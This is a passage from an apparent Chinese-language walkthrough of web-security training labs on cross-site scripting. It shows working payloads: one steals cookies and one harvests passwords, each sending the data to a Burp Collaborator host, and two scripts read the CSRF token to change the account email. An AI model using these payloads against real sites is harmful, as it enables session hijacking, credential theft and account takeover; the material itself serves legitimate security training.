

```
<script>
fetch('https://BURP-COLLABORATOR-SUBDOMAIN', {
    // 向服务器请求并获取其中的内容
method: 'POST',
mode: 'no-cors',
//    当遇到cors错误时进行静默处理不抛出异常
body:document.cookie
//    正文是cookie
});
</script>
```

那么这里的url当然应该是攻击者能够接收信息的url







这里便拿到了cookie




尝试使用cookie登录






1.14 利用跨站点脚本捕获密码(14)




存在xss

这里的目的是让我们去获取到用户的姓名和密码


这样尝试下




```
<input name=username id=username>
<input type=password name=password
onchange="if(this.value.length)fetch('https://u50cnd
2msgfvrahbwsqqe5rdj4pwdl.burpcollaborator.net',{
//      当长度改变就发请求出去
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">
```




成功拿到账号密码




1.15 利用 XSS 执行 CSRF(15)

给了个账号密码 wiener:peter 还说有csrf


先看下 xss



测试下csrf




重放这个csrf值试试 发现可以重复使用



尝试下


```
var changeReq = new XMLHttpRequest();
changeReq.open('post', '/my-account/change-email', true);
changeReq.send('csrf=bzRUdarVJuLrBhGd9L0WOELcXgBeGvXR&email=123@test.com')
```




可以执行 但是这里的 csrf 值有点局限性我们换一种写法

```
<script>
    var req = new XMLHttpRequest();
    req.onload = handleResponse;
```

```
    //onload代表在xml执行完之后执行的代码
    req.open('get', '/my-account', true);
    req.send();

    function handleResponse() {
        var token =
this.responseText.match(/name="csrf" value="(\w+)"/)
[1];
        // 正则匹配出其中的csrf值
        var changeReq = new XMLHttpRequest();
        //发送新的请求去更改邮箱
        changeReq.open('post', '/my-account/change-
email', true);
        changeReq.send('csrf=' + token +
'&email=test@test.com');
    }

</script>
```






1.16 XSS绕过waf(16)

